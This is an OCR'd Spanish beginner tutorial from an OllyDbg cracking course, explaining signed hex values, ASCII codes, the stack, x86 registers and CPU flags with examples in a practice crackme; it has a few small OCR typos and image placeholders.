
POSITIVOS

000000000 es igual a 0 decimal
000000001 es igual a 1 decimal
……..
……..
7FFFFFFF es igual a 2147483647 decimal (que seria el máximo positivo)

NEGATIVOS


FFFFFFFF seria el -1 decimal
FFFFFFFE seria el -2 decimal
……
……
80000000 seria -2147483648 decimal (que sería el máximo negativo)

Podemos probar averiguar en la Command Bar el valor de 7FFFFFFF para ello usamos el signo de interrogación y a continuación el valor que deseamos pasar a decimal,




Vemos a la derecha que nos da el valor DECIMAL correspondiente, que es 2147483647 sin problemas.

Ahora cuando deseamos averiguar el valor de 80000000 que es negativo, vemos que no nos lo muestra sigue dando el resultado para 7FFFFFFF (esto es un bug de la Command Bar), así que como podemos hallar su valor en OLLYDBG ?




Con este pequeño truquito.

Vamos a los registros y marcamos EAX




Luego hacemos CLICK DERECHO-MODIFY




Nos aparece una ventana en la que podemos colocarle a EAX el valor que queremos, así que aprovechamos y usamos dicha ventana para hacer las conversiones, en el primer renglón tipeamos el valor HEXADECIMAL que queremos convertir y en el segundo renglón nos aparcera el resultado en DECIMAL.

En este caso vemos que 80000000 corresponde al valor -214783648 decimal.



Si averiguo el valor de FFFFFFFF allí vale -1 decimal.



Por lo tanto en la ventana de modificar un registro podemos averiguar el valor de números negativos perfectamente, luego para salir podemos CANCELAR así no realizamos ningún cambio.


CARACTERES ASCII

Uno de los temas que debemos conocer también es la forma en que nuestro sistema escribe datos en la pantalla, para eso asigna a cada carácter un valor hexadecimal, de forma que puede interpretar los mismos como si fueran letras, números símbolos etc.

De la teoría de ASM de Caos Reptante le copiamos la tablita jeje allí vemos a continuación el valor decimal, en la segunda columna el valor hexadecimal y en la tercera el carácter o sea por ejemplo si quiero escribir un espacio en OLLY, tengo que usar el 20 o 32 decimal, cualquier carácter que necesitemos, sea letra o numero podemos verlo en esta tablita.

Dec.	Hex.	Carac	Dec.	Hex.	Carac	Dec.	Hex.	Caract
32	20	esp	64	40	@	96	60	`
33	21	!	65	41	A	97	61	a
34	22	"	66	42	B	98	62	b
35	23	#	67	43	C	99	63	c
36	24	$	68	44	D	100	64	d
37	25	%	69	45	E	101	65	e
38	26	&	70	46	F	102	66	f
39	27	'	71	47	G	103	67	g
40	28	(	72	48	H	104	68	h
41	29	)	73	49	I	105	69	i
42	2A	*	74	4A	J	106	6A	j
43	2B	+	75	4B	K	107	6B	k
44	2C	,	76	4C	L	108	6C	l
45	2D	-	77	4D	M	109	6D	m
46	2E	.	78	4E	N	110	6E	n
47	2F	/	79	4F	O	111	6F	o
48	30	0	80	50	P	112	70	p
49	31	1	81	51	O	113	71	q
50	32	2	82	52	R	114	72	r
51	33	3	83	53	S	115	73	s
52	34	4	84	54	T	116	74	t
53	35	5	85	55	U	117	75	u
54	36	6	86	56	V	118	76	v
55	37	7	87	57	W	119	77	w
56	38	8	88	58	X	120	78	x
57	39	9	89	59	Y	121	79	y
58	3A	:	90	5A	Z	122	7A	z
59	3B	;	91	5B	[	123	7B	{
60	3C	<	92	5C	\	124	7C	|
61	3D	=	93	5D	]	125	7D	}
62	3E	>	94	5E	^	126	7E	~
63	3F	?	95	5F		127	7F	


Por lo demás la command bar cuando averiguamos el valor de un numero hexadecimal, nos proporciona también el carácter ASCII correspondiente si tuviera, veamos un ejemplo tipeemos en la command bar.



Vemos que 45 corresponde a la letra E mayúscula, si en la tabla anterior buscamos 45 en la columna del medio que corresponde a hexa vemos que es la letra E

69	45	E


Por lo demas en la ventana del DUMP del OLLYDBG, tenemos una columna que muestra los caracteres ASCII, si miramos allí mismo en el crackme de CRUEHEAD la ventana del DUMP.



Vemos que al lado de la columna que representa los valores hexadecimales, esta la columna ASCII, donde podemos ver resaltadas algunas cadenas de texto compuestas por combinaciones apropiadas de caracteres ASCII.

<u>QUE ES EL STACK O PILA</u>

El stack o pila es una zona de la memoria, en la cual se van guardando datos que mas adelante deben ser recuperados.
El nombre PILA es porque asemeja un mazo o pila de cartas o barajas que se encuentran en una mesa.
En dicho mazo, si agregas una nueva carta solo podes hacerlo arriba de la pila y si quiero sacar una será la de más arriba de la pila de cartas.
Esa es la característica principal del stack es como un mazo de cartas, la carta que agregas a la pila ira arriba, y será la primera que salga, cuando quites una.
Ya veremos mas adelante en la explicación de las instrucciones la forma de modificar o agregar y quitar cartas en nuestro mazo, o sea nuestro querido STACK que como recordamos del tute anterior esta representado en la parte inferior derecha del OLLYDBG.



Bueno creo que ya tienen bastante para quemarse un rato mas la cabeza nos vemos en la parte 3 donde explicaremos que son los registros y los flags y para que sirven.


Hasta la parte 3
Ricardo Narvaja
08 de noviembre de 2005

INTRODUCCION AL CRACKING CON OLLYDBG PARTE 3


QUE SON LOS REGISTROS Y PARA QUE SIRVEN

Ahora para que sirven y que son exactamente los registros?
Bueno el procesador necesita asistentes en su tarea de ejecutar los programas.
Los registros lo ayudan en ello, cuando veamos las instrucciones ASM veremos por ejemplo que no se pueden sumar el contenido de dos posiciones de memoria directamente, el procesador tiene que pasar una de ellas a un registro y luego sumarla con la otra posición de memoria, este es un ejemplo pero por supuesto ciertos registros tienen usos mas específicos veamos.

ESP apunta al valor superior del stack, vemos en nuestro Crackme de Cruehead como ejemplo.




ESP vale 12FFc4 y si miramos el stack en OLLY en el mismo momento




Vemos que apunta al valor superior de nuestro stack o dicho en forma simpática, a la carta superior de nuestro mazo de cartas o barajas.


EIP es otro registro muy importante apunta a la instrucción que esta siendo ejecutada en este momento veamos




Veamos en el listado del OLLYDBG, que al arrancar el crackme de Cruehead, este paro allí en 401000, que es la primera instrucción a ejecutar y por supuesto el valor de EIP cuando esta detenido allí será 401000.



Si apreto F7 ejecuta la primera instrucción y pasa a la siguiente.




EIP ahora vale 401002 y en al listado vemos que se ejecuto la primera instrucción y ahora estamos en 401002.



Los otros registros pueden tomar valores variables y sirven para asistir al procesador en las ejecuciones de las instrucciones, ECX es usado casi siempre como contador los demás son fluctuantes y asisten en la ejecución de programas como veremos en la explicación de cada instrucción.


Recordamos donde el OLLYDBG nos mostraba el valor de los REGISTROS




Vemos a simple vista que son EAX, ECX, EDX, EBX, ESP, EBP, ESI, EDI y EIP

Esos son los llamados REGISTROS de 32 bits

OLLYDBG expresa el contenido en hexadecimal, vemos por ejemplo que EAX vale 00000000, y el máximo valor que podría tener es FFFFFFFF, si lo pasamos a BINARIO seria 11111111111111111111111111111111.






Vemos que son 32 bits cada uno con la posibilidad de ser 0 o 1 en numero binario, por eso se llama a estos, registros de 32 bits.


En el lenguaje ASM se pueden operar con partes de los registros de 32 bits, en este caso EAX, puede ser subdividido.

Veamos en el OLLY para más practicidad con un ejemplo:


Cambiare el valor de EAX a uno que yo quiera en este caso 12345678.
Abro el OLLYDBG y allí mi programa será el CRACKME DE CRUEHEAD, aunque podría ser cualquiera.
Una vez que arranca y para en el inicio hago clic derecho en EAX y elijo MODIFY




En la ventana que se abre escribo en la línea hexadecimal el valor 12345678



Queda así



Luego acepto con OK



Allí vemos como quedo cambiado al valor que yo deseaba, OLLYDBG tiene la particularidad de poner en ROJO los valores que se modifican.

Como decíamos se pueden usar solo partes de EAX, en este caso AX seria el registro de 16 bits o sea las cuatro ultimas cifras de EAX, por lo tanto AX valdría en este caso 5678, corroborémoslo en OLLY en el commandbar tipeemos

? AX (ya que el signo de interrogación sirve también para hallar el valor de una expresión o de un registro)

Cuando apreto ENTER

Vemos que dice 5678 que es lo que suponíamos, AX son las ultimas cuatro cifras de EAX.
También existen AL y AH, cuales son estos miremos en OLLYDBG

? AL


? AH

O sea si

EAX=12345678

AX son las ultimas cuatro cifras

AH la 5 y 6 cifra y a su vez AL las ultimas dos cifras




También en la misma forma EBX se puede subdividir en BX, BH y BL y así sucesivamente existen subdivisiones para casi todos los otros registros.

<u>COMO CAMBIAR LOS VALORES DE LOS REGISTROS</u>


Ya vimos como se pueden cambiar valores de los registros en OLLYDBG, lo que hicimos en EAX se puede hacer en los otros registros de la misma forma, marcando el registro que deseamos cambiar de valor, luego haciendo CLICK DERECHO-MODIFY, salvo en el caso de EIP, dado que el mismo apunta a la instrucción que se esta ejecutando.

Para cambiar EIP operamos de la siguiente forma:


Ya que EIP siempre apunta a la instrucción que se va a ejecutar, elegimos una nueva instrucción en el listado.



Luego que esta marcada como en este ejemplo 40101A, hago en ella CLICK DERECHO-NEW ORIGIN HERE y cambiara EIP a 40101A, continuando el programa ejecutándose desde allí.




Como vemos queda EIP valiendo 40101A



QUE SON LOS FLAGS?

Como vimos en el primer tutorial en OLLYDBG debajo de los registros se encuentran los flags o banderas.



Vemos que los flags son C P A Z S T D y O

Vemos que solo pueden tener valores de cero o uno, que nos advierten que al ejecutar determinada instrucción, ha ocurrido algo, según el flag que sea.


Vayamos mirando que indica cada uno:

EL FLAG O O FLAG OVERFLOW (DESBORDAMIENTO)

Se activa cuando al hacer una operación, el resultado cambia de signo dando un valor incorrecto.


Miremos en OLLYDBG este ejemplo, como siempre en el CRACKME DE CRUEHEAD de paso vamos practicando usar el OLLYDBG.

Modifico como hicimos antes el valor de EAX a 7FFFFFFF que es el máximo positivo posible.




Ahora le sumare 1, lo cual excederá la posibilidad de EAX de mostrar un resultado positivo ya que 80000000 ya corresponde a un número negativo


Para eso apreto la barra espaciadora que me permite escribir instrucciones.



Me sale esa ventana donde escribo ADD EAX,1.




Al apretar el botón ASSEMBLE vemos que cambia la instrucción que había antes en 401000 por la que yo escribí.




ADD EAX, 1 (ya lo veremos cuando enumeremos y expliquemos las instrucciones) seria sumarle a EAX el valor 1, y guardando el resultado en el mismo EAX.

Veo que antes de ejecutar la línea con F7 el flag O esta en cero



Si ejecuto la instrucción con F7 para ver que es lo que ocurre, al realizar dicha operación veo que EAX al sumarle 1 se desborda y me muestra 80000000 lo cual traspasa la línea del cambio de signo.

El FLAG O se activa poniéndose a 1 indicándome que la operación excedió el máximo resultado posible y esa es su función indicar cuando ocurra desborde al ejecutar una instrucción.




El FLAG A o AUXILIAR

Tiene una función similar pero para cuando se realizan operaciones con otros formatos que por ahora no nos interesan.

El FLAG P o PARIDAD


Dicho flag se activa cuando ejecutamos una instrucción y su resultado es un valor, que pasado a numero binario tiene una cantidad par de unos, como por ejemplo 1010, o 1100 o 1111000 que tienen resultados cuya cantidad de unos total es par.

Para probar esto ya que tenemos en el OLLYDBG escrito ADD EAX,1 y como ya ejecutamos esa línea para probar el flag anterior, pues la marcamos de nuevo y hacemos CLICK DERECHO-NEW ORIGIN HERE lo cual llevara EIP de nuevo a 401000 (volvemos atrás) y a que si apreto F7 se ejecute de nuevo la instrucción que escribimos ADD EAX,1.




Allí tenemos pues de nuevo justo antes de ejecutar la suma, con EAX valiendo 00000000 y el flag P valiendo 1, porque quedo así de la operación anterior, veamos que ocurre cuando le sumamos 1 a EAX nuevamente.

Apretamos F7




Vemos que P nos marca 0 porque el resultado que muestra EAX=00000001 que en binario es 1 y tiene un solo 1 o sea un numero impar de unos por eso no se activa.

Y vuelvo a hacer ahora click derecho en nuestro ADD EAX,1 y de nuevo CLICK DERECHO- NEW ORIGIN HERE para volver a sumar 1 y apreto F7.



Vemos que EAX que valía uno, al sumarle uno nuevamente, ahora vale 2 que es 10 en binario y sigue el resultado teniendo un solo uno por lo cual el flag P no se activo, si repito el procedimiento una vez mas, volviendo atrás y apretando F7 para sumarle 1 nuevamente a EAX.



Ahora EAX vale 3 que en BINARIO es 11 o sea el resultado tiene un numero par de unos por lo cual se activo el FLAG P o de paridad.


Con eso vemos como funciona el susodicho FLAG, al ejecutar una operación solo mira el resultado y si el mismo en BINARIO tiene cantidad par de unos, se activa.


El FLAG Z o FLAG CERO

Uno de los más conocidos y usados en el cracking es el FLAG CERO el mismo se activa cuando ejecutamos una instrucción y el resultado es cero.

Podemos volver con CLICK DERECHO-NEW ORIGIN HERE a nuestro ADD EAX,1 de 401000, pero cambiemos ahora el valor de EAX a FFFFFFFF que es -1 decimal, de forma de que cuando apretemos F7 y ejecutemos ADD EAX,1 , sumemos -1 +1 el resultado sea cero a ver si se activa el FLAG Z.

Vemos que al apretar F7, EAX quedo en cero y como el resultado es cero, se activo el FLAG Z poniéndose a uno.







Creo que queda claro que dicho flag, se activa cuando el resultado de una instrucción es cero ya veremos diversas formas de activarlo mas adelante.

El FLAG S o FLAG DE SIGNO

Se activa cuando el resultado de una operación es negativo, o sea si quiero probarlo cambio EAX a FFFFFFF8 que es -8 decimal




Y vuelvo con NEW ORIGIN HERE a mi ADD EAX,1 al apretar F7 y ejecutarlo, estoy sumando a -8 el valor 1, el resultado es FFFFFFF9 que es -7 decimal, el cual es negativo aun por lo cual debería activarse el flag de SIGNO probemos en OLLY.



Vemos que al apretar F7 y hacer la suma se activa el flag S de signo quedando a 1, queda claro como funciona, resultado negativo de una instrucción se activa el FLAG S.

EL FLAG C o CARRY FLAG

